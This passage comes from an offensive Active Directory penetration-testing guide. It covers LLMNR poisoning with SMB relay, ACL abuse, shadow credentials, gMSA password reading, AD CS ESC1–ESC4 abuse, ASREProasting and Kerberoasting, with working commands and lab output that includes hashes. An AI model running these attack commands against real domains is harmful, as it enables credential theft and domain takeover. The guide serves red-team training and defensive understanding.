Subnet Mask . . . . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . . . : 10.10.0.1

[*] Stopping service RemoteRegistry

Combining SMB Relay with LLMNR Poisoning

During a real engagement, unless via social engineering, users would rarely visit the SMB server hosted by the attacker. We can attract users more effectively by leveraging LLMNR poisoning, as the protocol allows us to respond to any LLMNR requests, directing users to the SMB relay hosted on our attacker machine. This dramatically increases the number of users who connects to our relay.

We can use Responder for LLMNR poisoning, but the SMB server must be disabled in its configuration (/etc/responder/Responder.conf) since ntlmrelayx is already listening on the SMB port.

[Responder Core]

; Servers to start
SQL = On
SMB = Off <---
RDP = On
Kerberos = On
FTP = On

We start responder after starting ntlmrelayx.

sudo responder -I <iface>

After we poison a LLMNR request we received, instead of Responder handling the NTLM authentication, ntlmrelayx relays authentication between each of the target and the connecting victim.

1.3 - Lateral Movement and Privilege Escalation

Move from account to account, service to service, and machine to machine while escalating your privileges until you compromise the domain.

Lateral movement and privilege escalation within the Active Directory domain is a gradual and cyclical process of analyzing the access our account(s) have on the domain’s principals (other users, groups, machines, services), and abusing those accesses to either access other machines or services, or other more-privileged accounts. We repeat this process with the end-goal of achieving total domain compromise.

Misconfigurations of accesses and privileges are what enables attacker’s movement with Active Directory. Rather than obtaining access after exploiting a vulnerability, more commonly, the attacker simply logs in.

1.3.1 - ACL Abuse

Abuse of ACL access rights to achieve lateral movement

Permissions in Active Directory are controlled through Access Control Lists (ACL). Each security principal (user, group, process) has a corresponding ACL. ACLs define both who has access to which assets or resource, and what level of access they are granted. ACLs are made up of Access Control Entries (ACE) that explicity allow and/or deny users or groups from access.

If misconfigured, ACLs can be leveraged by attackers to achieve lateral movement or privilege escalation inside the domain. The abuse of ACL access rights are dependent on the specific access granted to the attacking user.

1.3.1.1 - Abuse ACL access over groups

Use access rights over a group to add users

Member principals within a Active Directory group automatically inherits the accesses and privileges granted to that group. If the principal we control have sufficient privileges over a group (GenericAll, GenericWrite, AllExtendedRights or Self-Membership), we can add another principal (e.g. a low-priv user) to the group so the principal inherits all access rights granted to the group.

Linux Perspective

From a Linux attacker machine, we can use bloodyAD or NetExec to add a user to a group.

bloodyAD --host <dc_host> -d <domain> -u <username> -p <password> add groupMember <target_group> <target_user>
nxc smb <dc_host> -u <username> -p <password> -M modify-group -o USER=<target_user> GROUP=<target_group>

Windows Perspective

We can use native net utility to add a user to a group.

net group <target_group> <target_user> /add /domain

With PowerShell, we may either use the Add-ADGroupMember cmdlet from the native AD module, as well as Add-DomainGroupMember from PowerView.

Add-ADGroupMember -Identity <target_group> -Members <target_user>
Add-DomainGroupMember -Identity <target_group> -Members <target_user>

1.3.1.2 - Abuse ACL Access over User

Use access rights over a user to take over that user account.

Force Change Password

The most naive method is to simply change that user’s password. With ForceChangePassword access, which is included with GenericAll access on a user, we should be able to change that user’s password without knowing their current password.

Linux Perspective

From the Linux perspective, we can use the net command that are part of the Samba toolkit or bloodyAD to achieve this.

# Password for attacking user will be prompted
net rpc password <target_user> -U <domain>/<username> -S <dc_ip>
bloodyAD --host <dc_ip> -d <domain> -u <username> -p <password> set password svc_sql <new_password>
nxc smb <dc_host> -u <username> -p <password> -M change-password -o USER=<target_user> NEWPASS=<new_password>
changepasswd.py <domain>/<username>:<password>@<dc_host> -altuser <target_user> -altpass <new_password>

Windows Perspective

We may use PowerView’s Set-DomainUserPassword function to force change the target’s password.

Import-Module .\PowerView.ps1
$NewPassword = ConvertTo-SecureString <new_password> -AsPlainText -Force
Set-DomainUserPassword -Identity <target_user> -AccountPassword $NewPassword

Targeted Kerberoasting

We can leverage the ability to write the target user’s servicePrincipalName property (GenericAll or GenericWrite access required) to create a fake SPN and Kerberoast it like a normal service account and recover the target user’s password via offline cracking. However, our ability to recover the plaintext password depends on the user’s password strength.

Check out the article on Kerberoasting for more details.

Shadow Credentials

Shadow Credentials abuses the ability to write to the msDS-KeyCredentialLink attribute of the target user. The attribute is normally used for Windows Hello for Business or other Passwordless authentication in the Active Directory environment.

Attack procedure involves:

  1. Attacker creates RSA public-private key pair.
  2. Attacker creates an X509 certificate configured with the public key.
  3. Attacker create a KeyCredential structure featuring the raw public key and add it to the msDS-KeyCredentialLink attribute.
  4. Attacker authenticate using PKINIT with the certificate and the private key, and obtain the user’s TGT.

Linux Perspective

pyWhisker may be used from a Linux attacker machine to create a key pair and add the public key to the msDS-KeyCredentialLink attribute of the target user. It then generate a #PKCS12 that contains the certificate and private key in the current working directory.

pywhisker -d <domain> -u <user> -p <password> --target <target_account> --action add [--use-ldaps]
╭─brian@rx-93-nu /tmp/tmp.kqftDIcpbI
╰─$ pywhisker -d gundam.local -u Hathaway.Noa -p Password1 --target svc_sql --action add --use-ldaps
[*] Searching for the target account
[*] Target user found: CN=SQL Service,CN=Users,DC=GUNDAM,DC=local
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 6491aa50-785e-f839-daac-5a0b60173682
[*] Updating the msDS-KeyCredentialLink attribute of svc_sql
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[+] Saved PFX (#PKCS12) certificate & key at path: NiYn7UeE.pfx
[*] Must be used with password: 2fbXBUVaQokE1AygHoTH
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools

Next, we use Pass-the-Certificate to authenticate as the target user and obtain a TGT. This example uses the PKINITtools mentioned in the output of pyWhisker.

python3 gettgtpkinit.py -cert-pfx <cert_path> -pfx-pass <cert_pass> <domain>/<target_user> <ccache_filename>
╭─brian@rx-93-nu /tmp/tmp.kqftDIcpbI/PKINITtools
╰─$ python3 gettgtpkinit.py -cert-pfx ../NiYn7UeE.pfx -pfx-pass 2fbXBUVaQokE1AygHoTH GUNDAM.LOCAL/svc_sql svc_sql_tgt
2026-04-16 15:18:08,046 minikerberos INFO     Loading certificate and key from file
2026-04-16 15:18:08,065 minikerberos INFO     Requesting TGT
2026-04-16 15:18:08,077 minikerberos INFO     AS-REP encryption key (you might need this later):
2026-04-16 15:18:08,077 minikerberos INFO     71cf34fb9f98f093e6e6a8e35c3bebcc99b5cf677608774771f451640b019ad7
2026-04-16 15:18:08,081 minikerberos INFO     Saved TGT to file

To clear the msDS-KeyCredentialLink after we are done, we can use the following command:

pywhisker -d <domain> -u <user> -p <password> --target <target_account> --action clear [--use-ldaps]

Certipy’s shadow auto subcommand automatically authenticates via PKINIT and retreives a TGT and NTLM hash of the target user after adding the Shadow Credential. The NTLM hash is retreived via UnPAC the hash.

certipy shadow auto -u <username>@<domain> -p <password> -account <target_account> -target <dc_ip> -ns <dc_ip>
╭─brian@rx-93-nu /tmp/tmp.kqftDIcpbI
╰─$ certipy shadow auto -u hathaway.noa@gundam.local -p Password1 -account svc_sql -target 10.10.03 -ns 10.10.0.3
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting user 'svc_sql'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '3fb37ea398c84deb87fe0ea107c32395'
[*] Adding Key Credential with device ID '3fb37ea398c84deb87fe0ea107c32395' to the Key Credentials for 'svc_sql'
[*] Successfully added Key Credential with device ID '3fb37ea398c84deb87fe0ea107c32395' to the Key Credentials for 'svc_sql'
[*] Authenticating as 'svc_sql' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'svc_sql@gundam.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'svc_sql.ccache'
[*] Wrote credential cache to 'svc_sql.ccache'
[*] Trying to retrieve NT hash for 'svc_sql'
[*] Restoring the old Key Credentials for 'svc_sql'
[*] Successfully restored the old Key Credentials for 'svc_sql'
[*] NT hash for 'svc_sql': <NT_HASH>

Windows Perspective

From a domain Windows machine, we may use Whisker to add Shadow Credential to the target user.

Whisker.exe add /target:<target_username> /domain:<domain_fqdn> /dc:<dc_host> /path:<cert_path> /password:<pfx_password>
PS C:\temp> .\Whisker.exe add /target:svc_sql /domain:gundam.local /path:svc_sql.pfx /password:cert_pass
[*] Searching for the target account
[*] Target user found: CN=SQL Service,CN=Users,DC=GUNDAM,DC=local
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID d862b3c6-0ed7-4023-b1f6-8908f2dfdab2
[*] Updating the msDS-KeyCredentialLink attribute of the target object
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Saving the associated certificate to file...
[*] The associated certificate was saved to svc_sql.pfx
[*] You can now run Rubeus with the following syntax:

Rubeus.exe asktgt /user:svc_sql /certificate:svc_sql.pfx /password:"cert_pass" /domain:gundam.local /dc:RA-CAILUM.GUNDAM.local /getcredentials /show

Then, we may use Rubeus to request a TGT for the target object. Rubeus then print the TGT in base64 on console.

.\Rubeus.exe asktgt /user:<user> /certificate:<cert_file> /password:<cert_pass> /domain:<domain_fqdn> /dc:<dc_host> /getcredentials /show
  • If you get KRB-ERROR (14) : KDC_ERR_ETYPE_NOTSUPP, try setting /enctype:aes128 or /enctype:aes256.

Modify Ownership

If we are able to modify the owner object over a user account, we can change the owner to an object we control and give that object full control access, allowing us to use any of the three methods above to take control of the target user account.

Linux Perspective

We use owneredit.py from Impacket to change the ownership of the user to an account we control.

owneredit.py -action write -owner <username> -target <target_user> <domain>/<user>:<password>

We then use dacledit.py from Impacket to give our user full control over the target user.

dacledit.py -action 'write' -rights 'FullControl' -principal <username> -target <target_user> <domain>/<username>:<password>

Windows Perspective

The PowerView function Set-DomainObjectOwner may be used to change the ownership of a user object from a domain-joined Windows machine. It must be ran from a process under the context of the user who has the access to modify ownership information over the target user, or we can create a PSCredential object, alternatively.

$SecPassword = ConvertTo-SecureString '<password>' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('<domain>\<username>', $SecPassword)
Set-DomainObjectOwner -Credential $Cred -TargetIdentity '<target_user>' -OwnerIdentity '<username>'

We then use Add-DomainObjectAcl function from PowerView to give our user GenericAll access to the target user object.

Add-DomainObjectAcl -Credential $Cred -TargetIdentity <target_user> -Rights All

1.3.1.3 - Group Managed Service Account

Read the NT password hash of Group Managed Service Accounts (gMSA)

The need to protect service accounts against attacks such as Kerberoasting gave rise to Managed Service Accounts (MSA) and later Group Managed Service Accounts (gMSA). While both supports automatic password generation and rotation, the latter allows the same service accounts to be used acrossed different machines.


Members of the group that manage the gMSA are intended to be the machine accounts of the computers where the service account will be deployed on. Members have the ability to read the password hash of the service account (ReadGMSAPassword).

In the demo below, the Machine Account MSN-04-SAZABI$ is part of the WEBSERVERS group, which manages the gMSA named GMSAWEBAPP$. The WEBSERVERS group has ReadGMSAPassword access over the gMSA.

If an attacker gains admin access on one of the machines whose machine account is part of the management group, the attacker can dump the machine account hash, then use Pass-the-Hash to authenticate and read the password of the gMSA, expanding their access to all services running under the service account.

Linux Perspective

From a Linux attacker machine, gMSADumper may be used to dump

gMSADumper.py -u <machine_account> -p :<machine_account_nt_hash> -d <domain>

Altneratively, we may use Netexec with --gmsa option over LDAP to read the password of the gMSA.

nxc ldap <dc_ip> -u <machine_account> -H <machine_account_nt_hash> --gmsa
╭─brian@rx-93-nu /tmp/tmp.1hRpZm4tin
╰─$ nxc ldap 10.10.0.3 -u 'MSN-04-SAZABI$' -H 7e7468ada27ecd41c2650c4c06aa9163 --gmsa
LDAP        10.10.0.3       389    RA-CAILUM        [*] Windows 11 / Server 2025 Build 26100 (name:RA-CAILUM) (domain:GUNDAM.local) (signing:Enforced) (channel binding:When Supported)
LDAP        10.10.0.3       389    RA-CAILUM        [+] GUNDAM.local\MSN-04-SAZABI$:7e7468ada27ecd41c2650c4c06aa9163
LDAP        10.10.0.3       389    RA-CAILUM        [*] Getting GMSA Passwords
LDAP        10.10.0.3       389    RA-CAILUM        Account: gmsaWebApp$          NTLM: 971c7366c83e670d8a9fc44b55836aa2     PrincipalsAllowedToReadPassword: WebServers

Windows Perspective

From a Winodows machine, GMSAPasswordReader may be used to achieve the same.

.\gmsapasswordreader.exe --accountname <gmsa_account>

1.3.2 - AD CS

Abuse Active Directory Certificate Service to achieve lateral movement and total domain compromise.

Active Directory Certificate Services (AD CS) is a Windows Server role for issuing and managing public key infrastructure (PKI) certificates used in secure communication and authentication protocols. Certificate configurations are pre-defined in certificate templates, which includes fields such as:

  • SubjectAlternativeName (SAN): Defines one or more alternative names that the subjects may go by.
  • Extended Key Usages (EKUs): Describe how the certificate will be used. Common ones include:
    • Client Authentication: for authenticating
    • Smart Card Logon: used for smart card authentication
    • Server Authentication: used for identifying server (e.g., HTTPS certificates)
    • Certificate Request Agent: enables a principal to request a certificate on behalf of another

The enrollment process for a client in AD CS goes as follows:

  1. Client generates public-private key pair.
  2. Client sends a certificate request along with its public key, the certificate template it wants, and various other settings.
  3. CA checks if the certificate template exist, if the client is allowed to enroll in it, and if the settings in the request is allowed by the template.
  4. CA generates a certificate and signs it with its private key.
  5. Client stores the certificate and use it for the purpose outlined in the EKUs

Misconfiguration of CAs and certificate templates can lead to privilege escalation and even total domain compromise.

Enumerating AD CS

Enumeration of AD CS can be done from Linux systems using certipy by ly4k.

# With username/password:
certipy find -u '<username>' -p '<password>' -dc-ip '<dc_ip>' [-ldap-scheme ldap]
# With Kerberos Ticket (ccache path exported in KRB5CCNAME environment variable)
certipy find -k -no-pass -target '<dc_host>' -ns '<dc_ip>'

Output in JSON and plain text will be generated, containing information regarding the configuration of the CAs and certificate templates available. Conveniently, certipy also highlights any potential vulnerabilities identified in those configurations, including ESC1-ESC16 privilege escalation vulnerabilities.

Alternatively, this can also be done on Windows systems using certify.

# Find vulnerable/abusable certificate templates using default low-privileged group
Certify.exe find /vulnerable

# Find vulnerable/abusable certificate templates using all groups the current user context is a part of:
Certify.exe find /vulnerable /currentuser

Reference and Further Reading

Certified Pre-Owned: Abusing Active Directory Certificate Services by Will Schroeder and Lee Christensen from SpecterOps.

1.3.2.1 - ESC1 and ESC2

Request certificate as another user with enrollee-supplied subject

ESC1 and ESC2 are similar privilege escalation techniques targeting certificate templates with ENROLLEE_SUPPLIES_SUBJECT flag set and can be used for client authentication. The ENROLLEE_SUPPLIES_SUBJECT flag means the subject of the certificate issued will be whatever the client supplies in the certificate request. Privilege escalation is then achieved by specifying a high-priv user in the subject name, then use Pass-the-Certificate to authenticate as the target user, obtaining their Kerberos TGT.

The difference between ESC1 and ESC2 come down to what specific configuration in the certificate template allowed that to happen:

  • ESC1:
    • Client Authentication is set as one of the EKUs.
    • ENROLLEE_SUPPLIES_SUBJECT flag is set.
  • ESC2:
    • Any Purpose is set as one of the EKUs.
    • ENROLLEE_SUPPLIES_SUBJECT flag is set.

Linux Perspective

We use certipy to request a certificate the vulnerable template, specifying the user we want to get access in -upn.

certipy req \
-k -no-pass \
-target '<dc_host>' -ns '<dc_ip>'
-ca '<ca_name>' -template '<vuln_template>' \
-upn '<target_user>'@'<domain>' -sid '<target_user_sid>' [-key-size 4096]

After obtaining the certificate, we use certipy, once again, to Pass-the-Certificate to authenticate as the user we just requested a certificate for to obtain their TGT and NT hash.

certipy auth -pfx '<cert_path>' -dc-ip '<dc_ip>'

Windows Perspective

From Windows systems, Certify can be used with our target username specified under /altname:

Certify.exe request /ca:'<ca_name>' /template:"<vuln_template>" /altname:"<target_user>"

Then, we can use Rubeus to Pass-the-Certificate and obtain a TGT.

Rubeus.exe asktgt /user:"<target_user>" /certificate:"<base64_cert>" /password:"<cert_pass>" /domain:"<domain>" /dc:"<dc_host>" /show

1.3.2.2 - ESC3

Request certificate on behalf of another user with a enrollment agent certificate

One of the Extended Key Usages (EKUs) for certificates issued by AD CS is Certificate Enrollment Agent, which allows the holder of the certificate to request certificates for another user as if they are that user. To abuse this for privilege escalation, there needs to be at least two templates matching conditions below:

Condition 1: A template allows a low-privileged user to enroll in an enrollment agent.

  • Enrollment rights granted to a user or group for which we have access to.
  • Manager approval is disabled.
  • No authorized signatures are required.
  • Certificate Enrollment Agent or Any Purpose is set as the EKU.

Condition 2: A template permit a low privileged user to use the enrollment agent certificate to request a certificate on behalf of another user that can be used for authentication.

  • Enrollment rights granted to a user or group for which we have access to (including the user we can request a certificate for via condition 1).
  • Manager approval is disabled.
  • No authorized signatures are required.
  • Client Authentication or Any Purpose is set as the EKU.

The chain of attack goes as the following:

  1. Request a condition 1 certificate as the current user.
  2. Use the condition 1 certificate to request a condition 2 certificate on behalf of the target user, which allows for client authentication.
  3. Authenticate as the target user using condition 2 certificate.

Linux Perspective

First, we request a certificate with Certificate Enrollment Agent listed as one of its EKUs, as our current controlled user.

certipy req -k -no-pass -ca '<ca_name>' -template "<agent_template>" -target "<dc_host>" \
-out controlled [-key-size 4096]

Next, request a certificate on behalf of a target user (specified with -on-behalf-of), while passing the certificate we received earlier back to the CA with -pfx to prove that we have rights as an enrollment agent. If we are targetting a user account, we can request a template from the built-in User template, which has Client Authentication listed under one of its EKUs.

certipy req -k -no-pass -ca '<ca_name>' -template user -target '<dc_host>' \
-on-behalf-of '<domain>\<target_user>' -pfx controlled.pfx -sid '<target_sid>' [-key-size 4096]

If we receive the certificate issued for the target user, we may Pass-the-Cert to obtain the user’s TGT and NT hash.

certipy auth -pfx administrator.pfx -dc-ip '<dc_ip>'

1.3.2.3 - ESC4

Leverage vulnerable certificate access control to escalate privileges.

If a principal controlled by the attacker has the rights to modify a certificate template (FullControl, WriteOwner, WriteDacl, or WriteProperty), the attacker can modify the certificate template to one that is vulnerable to ESC1 or ESC2, that is one with Client Authentication or Any Purpose listed under its EKU and with the ENROLLEE_SUPPLIES_SUBJECT flag set.

Linux Perspective

Certipy includes the functionality to automatically configure a certificate template to one that is vulnerable to ESC1 if the user has sufficient rights to do so.

certipy template -k -no-pass -template '<vuln_template>' -target '<dc_host>' -write-default-configuration

Next, use the same steps for exploiting ESC and ESC2: first request a certificate with SAN set to username of a target user, then pass-the-certificate to authenticate, receiving the target user’s TGT and NT hash.

certipy req -k -no-pass -ca '<ca_name>' -upn '<target_user>@<domain>' -template '<vuln_template>' -target '<dc_host>'
certipy auth -pfx administrator.pfx -dc-ip '<dc_ip>'

1.3.3 - Kerberos

Abusing the ticket-based authentication and authorization protocol that governs the operation of Active Directory

Kerberos is a ticket-based network protocol that enables centralized authentication and authorization management in a network. This is the process a client goes through to access a service in a Kerberos network:

  1. Client requests a Ticket Granting Ticket (TGT) from the Auethenitcation Service (AS) of the Key Distribution Center (KDC) (AS-REQ).
  2. The KDC authenticates the client, then sends back a response (AS-REP).
  3. Client decrypts the AS-REP using the hash of their password, obtaining the TGT.
  4. Client hands the TGT to the Ticket Granting Service (TGS) alongside the service principal name (SPN) of the service they are attempting to access (TGS-REQ).
  5. TGS after verifying the TGT and ensure the client can access the SPN, then responds to the client’s request (TGS-REP).
  6. Client decrypts TGS-REP, obtaining the service ticket.
  7. Client hands the service ticket to the service.
  8. The service decrypts the service ticket using the password hash of its service account and verifies its content, then grants the client access.

Microsoft’s implementation of Kerberos sits at the center of Active Directory. The Domain Controllers (DC) acts as the KDC, enabling both centralized storage of credentials as well as user privileges and permissions. At the same time, different steps within the Kerberos authentication flow can be leveraged by attackers to obtain access to accounts and services. Attackers can use responses from the KDC to crack the target’s password offline (roasting attacks), extract Kerberos tickets from compromised machines, or forge tickets to escalate their privileges.

1.3.3.1 - ASREProasting

Take advantage of users with no Kerberos pre-authentication requirements and recover their password

Theory

Normally, in order for users to obtain their Ticket Granting Ticket (TGT) from the Key Distribution Center (KDC), they have to verify their identity via pre-authentication. If the verification is successful, the KDC would then send a TGT back inside its Authentication Service Response (AS-REP), which is encrypted with a key derived from the user’s password.

Active Directory has an option inside the user’s User Account Control (UAC) settings called Do not require Kerberos pre-authentication. As its name suggests, the KDC would response with the AS-REP containing the user’s encrypted TGT without first verifying the user’s identity.

If this option is enabled on the target user, the Attacker can request a TGT for the user without provide the KDC with their password, then use brute-force attack to decrypt the AS-REP to obtain the user’s cleartext password.

The only requirement for this attack is that we control a domain user with at least standard privileges.

Linux Perspective

From a Linux attacker machine, GetNPUsers.py from Impacket can be used to both enumerate and obtain the encrypted AS-REP. We run the Python script without the -request to enumerate all users with Do not require Kerberos pre-authentication enabled.

GetNPUsers.py -dc-ip <dc_ip> <domain>/<user>:<password>
╭─brian@rx-93-nu ~
╰─$ GetNPUsers.py -dc-ip 10.10.0.3 GUNDAM.LOCAL/amuro.ray:Password1
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Name          MemberOf  PasswordLastSet             LastLogon                   UAC
------------  --------  --------------------------  --------------------------  --------
hathaway.noa            2026-04-09 20:36:53.519673  2026-04-16 16:46:31.017931  0x410200

To carry out the ASREProasting process and obtain the AS-REP blob, we use the -request flag.

GetNPUsers.py -request -dc-ip <dc_ip> <domain>/<user>:<password>
╭─brian@rx-93-nu ~
╰─$ GetNPUsers.py -request -dc-ip 10.10.0.3 GUNDAM.LOCAL/amuro.ray:Password1
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Name          MemberOf  PasswordLastSet             LastLogon                   UAC
------------  --------  --------------------------  --------------------------  --------
hathaway.noa            2026-04-09 20:36:53.519673  2026-04-16 16:46:31.017931  0x410200


$krb5asrep$23$hathaway.noa@GUNDAM.LOCAL:fe3a480111d9c7a40d9760a93c2bee78$93782918d8a804f3be8381ee86e3b5562a090c76d200ab3d78c2040dc46e068bd04fb2623353fa69cd795ba9411013218b55a66def59be3d90089e0eec8c2eb1bfd19ff5775d867c3d6ad4892fccc2c71538ee6bf515abd1524cf64eacdde3ae8016180a7192ad67a7b78e43a8e1ccebcb0aca9726bc42f6075693276a9c87cf6b9e44a2889bf3a6b6fe5f08a0d42cb9dd80fd57d9bca78751e8e8119bbfc775945b81cf813ffed75fc7fad8dff0ac6f9f4be2e4e51082cd7ccc85e6d8dd1d315adeecd79a5f416888196313d16aeb721f8a5b4e23e3b9fa8e01baf2e20ea9ff347987d0510d8e8f661d1983966d0fb6ebdf621831a6b57fe6738119

Windows Perspective

From a Windows domain computer, we can use PowerView’s Get-DomainUser with option -PreauthNotRequired to enumerate ASREProastable users.

Get-DomainUser -PreauthNotRequired | select samaccountname,userprincipalname,useraccountcontrol | fl
PS C:\research> Get-DomainUser -PreauthNotRequired | select samaccountname,userprincipalname,useraccountcontrol | fl


samaccountname     : hathaway.noa
userprincipalname  : hathaway.noa@GUNDAM.local
useraccountcontrol : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, DONT_REQ_PREAUTH

ASREProasting can be carried on from Windows using Rubeus and the asreproast subcommand.

.\Rubeus.exe asreproast /user:<target_user> /nowrap /format:hashcat

Cracking AS-REP

Hashcat mode 18200 may be used to crack the password from a AS-REP ($krb5asrep$23$).

hashcat -m 18200 <asrep_file> <wordlist>

1.3.3.2 - Kerberoasting

The classic AD privilege escalation technique to crack the passwords of service accounts offline

Kerberoasting is a privilege escalation technique for Active Directory credited to security researcher Tim Medin, who presented the attack back in 2014. The attack targets domain accounts with Service Principal Names (SPN), which are unique identifiers that Kerberos uses to map a service to a domain service account in whose context the service is running.

Theory

Once the user completes pre-authentication, the Kerberos KDC (Key Distribution Center) issues the user a Ticket Granting Ticket (TGT). The user can then use the TGT to obtain a service ticket from the Ticket Granting Service (TGS) at the KDC. The service ticket is issued for a particular service principal, whose password hash is used to encrypt the service ticket. Users can then use the service ticket to authenticate to the service principal to access the service.

From an attacker’s perspective, if we can obtain a valid TGT for any user on the domain, we could use it to obtain the service ticket. Then, we extract the encrypted portion and crack it offline to obtain the cleartext password of the service account, allowing us to authenticate to the domain as that service account.

Thus, the attack requires us to have access to a domain user, with any level of privileges within the domain. Additionally, there also must be at least one account with SPN configured other than the built-in krbtgt account that operates the KDC. The success of the attack depends on the strength of the password set in the service accounts we choose to attack.

Attack from Linux

The GetUserSPNs.py script from Impacket is great for enumerarting service accounts and Kerberoasting them. We can run the script with only the domain name, username, password and optionally the domain controller IP address specified using -dc-ip.

GetUserSPNs.py -dc-ip 10.10.0.3 <domain>/<user>:<password>

This gives us a list of domain service accounts alongside their SPNs.

╭─brian@rx-93-nu ~
╰─$ GetUserSPNs.py -dc-ip 10.10.0.3 gundam.local/amuro.ray:Password1
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName                        Name     MemberOf                                                              PasswordLastSet             LastLogon                   Delegation
------------------------------------------  -------  --------------------------------------------------------------------  --------------------------  --------------------------  ----------
MSSQLSvc/RA-CAILUM.GUNDAM.local:1433        svc_sql  CN=Group Policy Creator Owners,OU=Security Groups,DC=GUNDAM,DC=local  2025-06-06 00:13:47.605590  2026-04-07 16:16:56.632421

MSSQLSvc/RA-CAILUM.GUNDAM.local:SQLEXPRESS  svc_sql  CN=Group Policy Creator Owners,OU=Security Groups,DC=GUNDAM,DC=local  2025-06-06 00:13:47.605590  2026-04-07 16:16:56.632421

We use -request option to request service ticket(s) and extract the encrypted portions.

GetUserSPNs.py -request -dc-ip 10.10.0.3 <domain>/<user>:<password>

Optionally, we may request service ticket for a specific account using -request-user.

GetUserSPNs.py -request -request-user <target_user> -dc-ip 10.10.0.3 <domain>/<user>:<password>

GetUserSPNs.py automatically request tickets for the service account(s), and extracts the encrypted portion in JtR/hashcat format that be copied and cracked directly. We can also use -outputfile to specify a filename for GetUserSPNs.py to write the encrypted portions to.

╭─brian@rx-93-nu ~
╰─$ GetUserSPNs.py -dc-ip 10.10.0.3 gundam.local/amuro.ray:Password1 -request
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName                        Name     MemberOf                                                              PasswordLastSet             LastLogon                   Delegation
------------------------------------------  -------  --------------------------------------------------------------------  --------------------------  --------------------------  ----------
MSSQLSvc/RA-CAILUM.GUNDAM.local:1433        svc_sql  CN=Group Policy Creator Owners,OU=Security Groups,DC=GUNDAM,DC=local  2025-06-06 00:13:47.605590  2026-04-07 16:16:56.632421

MSSQLSvc/RA-CAILUM.GUNDAM.local:SQLEXPRESS  svc_sql  CN=Group Policy Creator Owners,OU=Security Groups,DC=GUNDAM,DC=local  2025-06-06 00:13:47.605590  2026-04-07 16:16:56.632421


[-] CCache file is not found. Skipping...
$krb5tgs$23$*svc_sql$GUNDAM.LOCAL$gundam.local/svc_sql*$[...]

Attack from Windows

Kerberoasting can also be done if we can log in to a machine joined to the target domain as a domain user. Kerberoasting from the Windows perspective is drastically simplified with the use of tools, but be aware of anti-virus and detection if those are in play during an engagement.

Using Rubeus

Rubeus is a multi-purpose tool written in C# that focuses on Kerberos interaction. To use Rubeus for kerberoasting, we run Rubeus with kerberoast subcommand. The /nowrap option allows us to easily copy the service ticket to a file for cracking.

PS C:\research> .\Rubeus.exe kerberoast /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Searching the current domain for Kerberoastable users

[*] Total kerberoastable users : 1


[*] SamAccountName         : svc_sql
[*] DistinguishedName      : CN=SQL Service,CN=Users,DC=GUNDAM,DC=local
[*] ServicePrincipalName   : MSSQLSvc/RA-CAILUM.GUNDAM.local:1433
[*] PwdLastSet             : 6/6/2025 5:13:47 AM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*svc_sql$GUNDAM.local$MSSQLSvc/RA-CAILUM.GUNDAM.local:1433*$[...]

Rubeus also support using /ldapfilter option to target specific accounts. For example, we can use 'admincount=1' option to target high-value accounts, or use 'samaccountname=svc_sql' to target specific users.

.\Rubeus.exe kerberoast /ldapfilter:'admincount=1' /nowrap
.\Rubeus.exe kerberoast /ldapfilter='samaccountname=svc_sql' /nowrap

Using PowerView

Beyond being a powerful Swiss Army Knife for AD enumeration, PowerView can also be used for Kerberoasting.

We can first enumerate domain accounts with SPN using Get-DomainUser * -spn:

PS C:\research> Get-DomainUser * -spn | select samaccountname

samaccountname
--------------
krbtgt
svc_sql

Next, we target a specific SPN account to obtain a service ticket for it.

PS C:\research> Get-DomainUser -Identity svc_sql | Get-DomainSPNTicket -Format Hashcat


SamAccountName       : svc_sql
DistinguishedName    : CN=SQL Service,CN=Users,DC=GUNDAM,DC=local
ServicePrincipalName : MSSQLSvc/RA-CAILUM.GUNDAM.local:1433
TicketByteHexStream  :
Hash                 : $krb5tgs$23$*svc_sql$GUNDAM.local$MSSQLSvc/RA-CAILUM.GUNDAM.local:1433*$[...]

Cracking Service Ticket

